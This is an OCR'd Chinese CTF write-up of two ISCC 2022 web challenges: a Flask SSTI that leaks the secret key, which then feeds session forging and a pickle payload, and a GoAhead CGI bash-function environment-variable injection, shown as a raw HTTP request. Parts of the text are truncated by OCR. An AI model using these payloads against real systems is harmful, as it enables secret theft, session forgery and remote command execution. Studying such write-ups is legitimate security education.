False, 'SESSION_COOKIE_SAMESITE': None, 'SESSION_REFRESH_EACH_REQUEST': True, 'MAX_CONTENT_LENGTH': None, 'SEND_FILE_MAX_AGE_DEFAULT': datetime.timedelta(0, 43200), 'TRAP_BAD_REQUEST_ERRORS': None, 'TRAP_HTTP_EXCEPTIONS': False, 'EXPLAIN_TEMPLATE_LOADING': False, 'PREFERRED_URL_SCHEME': 'http', 'JSON_AS_ASCII': True, 'JSON_SORT_KEYS': True, 'JSONIFY_PRETTYPRINT_REGULAR': False, 'JSONIFY_MIMETYPE': 'application/json', 'TEMPLATES_AUTO_RELOAD': None, 'MAX_COOKIE_SIZE': 4093}>


查找关键字秘钥

http://59.110.159.206:7040/info/?Melody=%7B%7Bconfig%7D%7D<Config {'ENV': 'production', 'DEBUG': False, 'TESTING': False, 'PROPAGATE_EXCEPTIONS': ESERVE_CONTEXT_ON_EXCEPTION': None, 'SECRET_KEY': 'meldoy-is-so-cute-wawawa!', 'PERMANENT_SESSION_LIFETIME': datetime.timedelta(31), 'USE_X_SENDFILE': False, LICATION_ROOT': '/', 'SESSION_COOKIE_NAME': 'session', 'SESSION_COOKIE_DOMAIN': False, 'SESSION_COOKIE_PATH': None, 'SESSION_COOKIE_HTTPONLY': True, 'SESSION 'SESSION_COOKIE_SAMESITE': None, 'SESSION_REFRESH_EACH_REQUEST': True, 'MAX_CONTENT_LENGTH': None, 'SEND_FILE_MAX_AGE_DEFAULT': datetime.timedel 'RAP_BAD_REQUEST_ERRORS': None, 'TRAP_HTTP_EXCEPTIONS': False, 'EXPLAIN_TEMPLATE_LOADING': False, 'PREFERRED_URL_SCHEME': 'http', 'JSON_AS_ASCII': True, 'JSC 'JSONIFY_PRETTYPRINT_REGULAR': False, 'JSONIFY_MIMETYPE': 'application/json', 'TEMPLATES_AUTO_RELOAD': None, 'MAX_COOKIE_SIZE': 4093}>

秘钥：


meldoy-is-so-cute-wawawa!

伪造一下




```
eyJ1c2VybmFtZSI6ImFkbWluIn0.YnHhUw.Doua6BXcMvBlLiF30ytOcDVBqZQ
```

登录



没有flag

F12

源码如下：

```
# -*- coding:utf-8 -*-
import pickle
import melody
import base64
from flask import Flask, Response,request

class register:
    def __init__(self,name,password):
        self.name = name
        self.password = password

    def __eq__(self, other):
        return type(other) is register and self.name == other.name and self.password == other.password


class RestrictedUnpickler(pickle.Unpickler):
    def find_class(self, module, name):
        if module[0:8] == '__main__':
            return getattr(sys.modules['__main__'],name)
        raise pickle.UnpicklingError("global '%s.%s' is forbidden" % (module, name))

def find(s):
    return RestrictedUnpickler(io.BytesIO(s)).load()

@app.route('/therealflag', methods=['GET','POST'])
def realflag():
    if request.method == 'POST':
        try:
            data = request.form.get('melody')
            if b'R' in base64.b64decode(data):
                return 'no reduce'
            else:
                result = find(base64.b64decode(data))
                if type(result) is not register:
                    return 'The type is not correct!'
            correct = ((result == register(melody.name,melody.password))&(result == register("melody","hug")))
            if correct:
                if session['username'] == 'admin':
                    return Response(read('./flag.txt'))
                else:
                    return Response("You're not admin!")
        except Exception as e:
            return Response(str(e))

    test = register('admin', '123456')
    data = base64.b64encode(pickle.dumps(test)).decode()
    return Response(data)
```

看下逻辑，在therealflag路由下，使用用户melody，密码hug注册就会返回flag

这里还需要对内容序列化，R操作码被ban了

```
#!/usr/bin/python3
# -*- coding: utf-8 -*-
# @Time    : 2022/5/4 19:40
# @Author  : ki10Moc
# @FileName: exp.py
# @Software: PyCharm
# Link: ki10.top
import pickle
import base64

class register:
    def __init__(self,name,password):
        self.name = name
        self.password = password

    def __eq__(self, other):
        return type(other) is register and self.name == other.name and self.password == other.password

result = register("melody","hug")
a = pickle.dumps(result)
print(base64.b64encode(a))
```

melody传参，在therealflag路由下操作即可

ISCC{2022_melody_secrets}

ping2rce


寒假看到P牛发的GoAhead的PDF，当时就瞟了一眼，然后坐牢半天，早知道当时就好好复现了呜呜呜

GoAhead环境变量注入复现踩坑记 - 跳跳糖 (tttang.com)

只需要这两个部分替换，发送一个multipart数据包，通过表单来注入环境变量

```
POST /cgi-bin/ping?ip=0.0.0.0 HTTP/1.1
Host: 59.110.159.206:8010
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.54 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,zh-TW;q=0.7
Connection: close
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarylNDKbe0ngCGdEiPM
```

```
Content-Length: 190

------WebKitFormBoundarylNDKbe0ngCGdEiPM
Content-Disposition: form-data; name="BASH_FUNC_ping%%"
Content-Type: text/plain

() { cat /flag; }
------WebKitFormBoundarylNDKbe0ngCGdEiPM--
```



ISCC{c1522169-7dcvd499-4add960-9ad36-8b2a5f2f7}